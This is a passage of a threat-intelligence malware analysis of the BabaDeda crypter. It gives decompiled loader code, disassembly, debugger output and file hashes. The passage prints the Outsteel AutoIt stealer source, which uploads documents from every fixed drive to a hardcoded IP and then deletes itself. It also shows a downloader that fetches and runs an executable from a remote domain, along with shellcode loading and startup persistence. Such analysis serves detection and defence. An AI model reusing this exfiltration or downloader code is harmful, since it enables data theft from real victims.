uVar9 = __beginthreadex((void *)0x0,0,load_malicious_library,_ArgList,0,
                        (uint *)((int)&local_50 + 4));
```

```
                        /* close thread handle */
  uVar9 = closehandle_wrap(uVar9,local_50._4_4_);
  if (uVar9 == 0) {
                        /* offset where to copy the shellcode */
    puVar1 = (undefined4 *)(iVar6 + 0x2400);
    local_3c = 0;
    local_50 = 0;
                        /* get address of the shellcode, fixed offset! */
    puVar12 = (undefined4 *)(iVar8 + 0x1bdc6);
    puVar14 = puVar1;
                        /* copy the shellcode long 0x226 bytes into the text segment of the module
                           handle */
    for (iVar6 = 0x226; iVar6 != 0; iVar6 = iVar6 + -1) {
      *puVar14 = *puVar12;
      puVar12 = puVar12 + 1;
      puVar14 = puVar14 + 1;
    }
```

```
                        /* check that file buffer address is not null! */
      if (*(char *)(iVar8 + 0x1c5b8) != '\0') {
                        /* run the shellcode */
        (*(code *)puVar1)();
      }
```

Basically, the first library open "*manual.pdf*" reads all the content, then starts a new thread and after copy the *0x226* bytes from the file content into the main binary text section. The main binary is compiled with text section writable, so it does not need any virtual protect API. The shellcode taken from the file is located at a specified offset and it has a fixed size, this means that the *BabaDeda* crypter is not so ductile, indeed the binary is strictly linked to the shellcode and the file that contains the shellcode. This makes harder to re-use it without having the *BabaDeda* crypter build tools. A threat actor could use it changing the offsets manually to load another shellcode of different length from another file.

Below the routine that loads the second library:




```
                                                                          1004b80c(*)
                       FUN_1004b800                              XREF[1]:     load_malicious_library:
     1004b800 55           PUSH       EBP
     1004b801 8b ec        MOV        EBP,ESP
     1004b803 83 e4 f8     AND        ESP,0xfffffff8
     1004b806 83 ec 08     SUB        ESP,0x8
     1004b809 8d 0c 24     LEA        ECX=>local_10,[ESP]
     1004b80c c7 04 24     MOV        dword ptr [ESP]=>local_10,0x8
              08 00 00 00
     1004b813 c7 44 24     MOV        dword ptr [ESP + local_c],0x0
              04 00 00
              00 00
     1004b81b e8 20 34     CALL       random_time_wait                          undefined random_tim
              00 00
     1004b820 68 0c ff     PUSH       s_libics4.0.dll_102dff0c                  = "libics4.0.dll"
              2d 10
                       libics4.0.dll
```

```
void FUN_1004b800(void)

{
  undefined4 uVar1;
  code *pcVar2;

  random_time_wait(8,0);
                    /* libics4.0.dll */
  uVar1 = LoadLibraryA(s_libics4.0.dll_102dff0c);
                    /* FInstance */
  pcVar2 = (code *)GetProcAddress(uVar1,s_FInstance_102dff00);
  if (pcVar2 != (code *)0x0) {
    (*pcVar2)();
  }
  return;
}
```

Meanwhile the second library is executed in another thread, the final payload is decrypted and executed in the main binary thread. The payload named *Outsteel* sends the documents to be exfiltrated to the URL “*hxxp://185.244.41.109:8080/upld/*”.


This IP was disclosed as an IoC by the Ukrainian CERT in February 2022, although the same has been in use since at least October 2021. The final payload was decompiled with *AutoIt* tools and a code snippet follows.




```
    Return Hex(StringToBinary($sstring, $sb_utf8))
EndFunc   ;==>_STRINGTOHEX
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

The second library, with hash *e1d92e085df142d703ed9fd9c65ed92562a759fa*, is a mere downloader. Its main and only purpose is to download the next stage and run it.



```
  memcpy_wrap(local_7a0,L"http://smm2021.net/load2022.exe");
  local_77c[0] = (undefined4 ****)0x0;
  local_8 = 0xffffffff;
  local_76c = 0;
  local_768 = 7;
  memcpy_wrap(local_77c,(short *)&DAT_101304b8);
  iVar1 = noisy_return_1();
  if (iVar1 == 0) {
                    /* return downloads dir path */
    ppvVar2 = (void **)get_downloads_dir(local_7f4);
                    /* concat installation.exe to downloads directory */
    ppppuVar3 = (undefined4 ****)strcat_wrap(local_7dc,ppvVar2);
    if (local_77c != (undefined4 *****)ppppuVar3) {
      FUN_1000154c(local_77c);
      ppppuVar4 = ppppuVar3;
      ppppuVar6 = local_77c;
      for (iVar1 = 6; iVar1 != 0; iVar1 = iVar1 + -1) {
        *ppppuVar6 = *ppppuVar4;
        ppppuVar4 = ppppuVar4 + 1;
        ppppuVar6 = ppppuVar6 + 1;
      }
      ppppuVar3[4] = (undefined4 ***)0x0;
      ppppuVar3[5] = (undefined4 ***)0x7;
      *(undefined2 *)ppppuVar3 = 0;
    }
    FUN_1000154c(local_7dc);
    FUN_1000154c(local_7f4);
    ppppuVar3 = local_77c;
    if (7 < local_768) {
      ppppuVar3 = local_77c[0];
    }
    ppppuVar4 = local_7a0;
    if (7 < local_78c) {
      ppppuVar4 = local_7a0[0];
    }
    URLDownloadToFileW(0,ppppuVar4,ppppuVar3,0,0);
  }
  _File = _fopen("db","r");
                    /* return 0 if the function cannot allocate memory */
  piVar5 = (int *)FUN_10001bb0((int)&PTR_DAT_100f1970);
  calloc_wrap(local_7c4);
  if (piVar5 != (int *)0x0) {
    ppppuVar3 = local_77c;
    if (7 < local_768) {
      ppppuVar3 = local_77c[0];
    }
    ShellExecuteW(0,L"open",ppppuVar3,0,0,5);
  }
```



```
715F129D   8BC8                 mov ecx,eax
715F129F   E8 A8020000          call libics4.0.715F154C
715F12A4   6A 06                push 6
715F12A6   59                   pop ecx
715F12A7   8BF3                 mov esi,ebx
715F12A9   8DBD 88F8FFFF        lea edi,dword ptr ss:[ebp-778]
715F12AF   F3:A5                rep movsd
715F12B1   8363 10 00           and dword ptr ds:[ebx+10],0
715F12B5   33C0                 xor eax,eax
715F12B7   C743 14 07000000     mov dword ptr ds:[ebx+14],7
715F12BE   66:8903              mov word ptr ds:[ebx],ax
715F12C1   8D8D 28F8FFFF        lea ecx,dword ptr ss:[ebp-7D8]
715F12C7   E8 80020000          call libics4.0.715F154C
715F12CC   8D8D 10F8FFFF        lea ecx,dword ptr ss:[ebp-7F0]
715F12D2   E8 75020000          call libics4.0.715F154C
715F12D7   83BD 9CF8FFFF 08     cmp dword ptr ss:[ebp-764],8
715F12DE   8D8D 88F8FFFF        lea ecx,dword ptr ss:[ebp-778]
715F12E4   8D85 64F8FFFF        lea eax,dword ptr ss:[ebp-79C]
715F12EA   0F438D 88F8FFFF      cmovae ecx,dword ptr ss:[ebp-778]
715F12F1   83BD 78F8FFFF 08     cmp dword ptr ss:[ebp-788],8
715F12F8   0F4385 64F8FFFF      cmovae eax,dword ptr ss:[ebp-79C]
715F12FF   33DB                 xor ebx,ebx
715F1301   53                   push ebx
715F1302   53                   push ebx
715F1303   51                   push ecx
715F1304   50                   push eax
715F1305   53                   push ebx
EIP → 715F1306   FF15 C8146E71        call dword ptr ds:[<&URLDownloadToFileW>]
715F130C   68 E4047271          push libics4.0.717204E4
715F1311   68 E0047271          push libics4.0.717204E0
715F1316   E8 C1300D00          call libics4.0.716C43DC
715F131B   68 70196E71          push libics4.0.716E1970
```


```
EAX   0391D038     L"http://smm2021.net/load2022.exe"
EBX   00000000
ECX   0394CA50     L"C:\\Users\\IEUser\\Downloads\\installation.exe"
EDX   00000007
EBP   03A9FBA8
ESP   03A9F394
ESI   03A9F3E8
EDI   03A9F448

EIP   715F1306     libics4.0.715F1306

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  000003F0 (ERROR_NO_TOKEN)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
```

Default (stdcall)

```
1: [esp] 00000000
2: [esp+4] 0391D038 L"http://smm2021.net/load2022.exe"
3: [esp+8] 0394CA50 L"C:\\Users\\IEUser\\Downloads\\installation.exe"
4: [esp+C] 00000000
5: [esp+10] 00000000
```

Then the library with hash *e1d92e085df142d703ed9fd9c65ed92562a759fa* downloads from the URL "*hxxp://smm2021.net/load2022.exe*" the artefact, stores it in the path "*C:\Users\<user>\Downloads\installation.exe*" and finally executes it.

The downloaded file represents the second *BabaDeda* crypter installation and has hash: *75afd05e721553211ce2b6d6760b3e6426378469.*




```
[0x0052ea61]> iV
=== VS_VERSIONINFO ===

# VS_FIXEDFILEINFO

  Signature: 0xfeef04bd
  StrucVersion: 0x10000
  FileVersion: 2.1.11.53
  ProductVersion: 2.1.11.53
  FileFlagsMask: 0x3f
  FileFlags: 0x1
  FileOS: 0x4
  FileType: 0x2
  FileSubType: 0x0

# StringTable

  CompanyName: AdoptOpenJDK
  FileDescription: Network OpenJDK 11 Installer
  FileVersion: 2.1.11.53
  InternalName: aad
  LegalCopyright: Copyright (C) 2021 AdoptOpenJDK
  OriginalFileName: aad.exe
  ProductName: Network OpenJDK 11
  ProductVersion: 2.1.11.53
```

In particular, once executed, it runs an msiexec command to extract each component of the installation to "*C:\Users\admin\AppData\Roaming\AdoptOpenJDK\Network OpenJDK 11 2.1.11.53*". After that, the main binary is executed automatically.

The malicious files released are:

NAME	SHA1	PURPOSE
adfrecorder.exe	adea1f5656c54983880c4f1841df85016828eece	Main malicious Binary
ff_wmv9.dll	ba9cea9ae60f473d7990c4fb6247c11c080788d3	1st Loaded DLL
libegl3.dll	3a0a4e711c95e35c91a196266aeaf1dc0674739d	2nd Loaded DLL
usage.pdf	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	Shellcode Container


The workflow is quite like the previous, the difference is in the final payload and in the second malicious library.




Listing: adfrecorder.exe

```
                  ef ff ff
         0042ac25 33 d2        XOR      EDX,EDX
         0042ac27 8b 85 30     MOV      EAX,dword ptr [EBP + local_10e0]
                  ef ff ff
         0042ac2d 66 89 10     MOV      word ptr [EAX],DX
         0042ac30 8d 8d f8     LEA      ECX=>local_818,[EBP + 0xfffff7f8]
                  f7 ff ff
         0042ac36 51           PUSH     ECX
         0042ac37 ff 15 0c     CALL     dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]
                  70 76 00
         0042ac3d 8b 15 14     MOV      EDX,dword ptr [DAT_00878114]                 = 00840458h
                  81 87 00
         0042ac43 52           PUSH     EDX=>s_ff_wmv9.dll_00840458                  = "ff_wmv9.dll"
         0042ac44 ff 15 08     CALL     dword ptr [->KERNEL32.DLL::LoadLibraryA]
                  70 76 00
         0042ac4a 89 85 1c     MOV      dword ptr [EBP + local_11f4],EAX
                  ee ff ff
         0042ac50 a1 10 81     MOV      EAX,[DAT_00878110]                           = 00840464h
                  87 00
         0042ac55 50           PUSH     EAX=>s_roundup_00840464                      = "roundup"
         0042ac56 8b 8d 1c     MOV      ECX,dword ptr [EBP + local_11f4]
                  ee ff ff
         0042ac5c 51           PUSH     ECX
         0042ac5d ff 15 14     CALL     dword ptr [->KERNEL32.DLL::GetProcAddress]
                  70 76 00
         0042ac63 89 85 34     MOV      dword ptr [EBP + local_10dc],EAX
                  ef ff ff
         0042ac69 83 bd 34     CMP      dword ptr [EBP + local_10dc],0x0
                  ef ff ff 00
         0042ac70 74 06        JZ       LAB_0042ac78
         0042ac72 ff 95 34     CALL     dword ptr [EBP + local_10dc]                 run the exported api
                  ef ff ff
```

The library “*ff_wmv9.dll*”, with hash *ba9cea9ae60f473d7990c4fb6247c11c080788d3*, is executed to decrypt the final payload and loads the second library.




```
  FUN_1000c8d8();
  iVar6 = CreateFileA("usage.pdf",0xc0000000,1,0,3,0x80,0);
  *(undefined4 *)(unaff_EBP + -100) = 0;
  *(undefined4 *)(unaff_EBP + -0x68) = 0x2a;
  *(int *)(unaff_EBP + -0x4b0) = iVar6;
  FUN_10010194();
  if (iVar6 == 0) {
LAB_1000c7ff:
    FUN_101aefd8();
    return;
  }
  uVar23 = GetFileSize(iVar6,0);
  *(undefined4 *)(unaff_EBP + -0xd8) = uVar23;
  _memset((void *)(unaff_EBP + -0x3f0),0,0x270);
```




```
  iVar6 = *(int *)(unaff_EBP + -0xd8);
  iVar7 = FUN_1013ce8a(iVar6 << 2);
  uVar23 = *(undefined4 *)(unaff_EBP + -0x4b0);
  *(int *)(unaff_EBP + -0x34) = iVar7;
  ReadFile(uVar23,iVar7,iVar6,unaff_EBP + -0xec,0);
  CloseHandle(uVar23);
  *(int *)(iVar7 + 0xb319) = iVar7;
  iVar6 = GetModuleHandleA(0);
  pvVar8 = operator_new((unsigned_int)0x1);
  uVar18 = __beginthreadex((void *)0x0,0,run_second_malicious_dll,pvVar8,0,
                           (uint *)(unaff_EBP + -100));
  *(uintptr_t *)(unaff_EBP + -0x68) = uVar18;
```

It opens the library “*usage.pdf*” reads the content, create a new thread and it copies in text segment the shellcode located at a specific offset and run it.



```
    if (uVar18 == 0) {
      *(undefined8 *)(unaff_EBP + -0x68) = 0;
      *(undefined4 **)(unaff_EBP + -0x30) = (undefined4 *)(iVar6 + 0x1200);
      puVar21 = (undefined4 *)(iVar7 + 0xab5a);
      puVar5 = (undefined4 *)(iVar6 + 0x1200);
      for (iVar10 = 0x20a; iVar10 != 0; iVar10 = iVar10 + -1) {
        *puVar5 = *puVar21;
        puVar21 = puVar21 + 1;
        puVar5 = puVar5 + 1;
      }
      if (*(char *)(*(int *)(unaff_EBP + -0x34) + 0xb321) != '\0') {
                    /* run the shellcode */
        (**(code **)(unaff_EBP + -0x30))();
      }
```


The second library is loaded and executed.



Decompile: run_second_malicious_dll - (ff_wmv9.dll)

```

undefined4 run_second_malicious_dll(int param_1)

{
  uint uVar1;
  undefined4 uVar2;
  code *pcVar3;
  int **in_FS_OFFSET;
  int *local_10;
  undefined *puStack12;
  undefined4 uStack8;

  uStack8 = 0xffffffff;
  puStack12 = &LAB_101af200;
  local_10 = *in_FS_OFFSET;
  uVar1 = DAT_102289cc ^ (uint)&stack0xfffffffc;
  *in_FS_OFFSET = (int *)&local_10;
  FUN_10010194(uVar1,8,0);
  uVar2 = LoadLibraryA(s_libegl3.dll_1022a150);
  pcVar3 = (code *)GetProcAddress(uVar2,s_GetStringValue_1022a15c);
  if (pcVar3 != (code *)0x0) {
    (*pcVar3)();
  }
  __Cnd_do_broadcast_at_thread_exit();
  if (param_1 != 0) {
    FUN_1013ce7c(param_1,1);
  }
  *in_FS_OFFSET = local_10;
  return 0;
}
```


The second library achieves the persistence creating a link file pointing to the main binary in the start-up directory. The link file is created via COM object interface, in particular using the *IShellLinkW* interface.



Decompile: GetStringValue - (libegl3.dll)


```
  if (!bVar13) {
    HVar4 = CoCreateInstance((IID *)&DisableProcessIsolation_clsid,(LPUNKNOWN)0x0,1,
                             (IID *)&IShellLinkW_interface,&local_dd8);
    if (-1 < HVar4) {
                    /* set lnk path to the abs path of adfrecorder.exe (SetPath )
                       C:\Users\<User>\Desktop\Network OpenJDK 11\adfrecorder.exe */
      (**(code **)(*local_dd8 + 0x50))(local_dd8,&local_424);
                    /* set lnk name (SetDescription)
                       "NVME Control Manager Plus" */
      (**(code **)(*local_dd8 + 0x1c))(local_dd8,local_764);
      iVar7 = (**(code **)*local_dd8)(local_dd8,&PersistFile_APPID,&local_d80);
      if (-1 < iVar7) {
                    /* still not created */
        DVar5 = GetFileAttributesW(&local_21c);
        if (DVar5 == 0xffffffff) {
                    /* save lnk file */
          (**(code **)(*local_d80 + 0x18))(local_d80,&local_21c,1);
        }
        else {
          thunk_FUN_10012850();
        }
        (**(code **)(*local_d80 + 8))(local_d80);
      }
      (**(code **)(*local_dd8 + 8))(local_dd8);
    }
```

The start-up directory is obtained using *SHGetFolderPathW()* API.



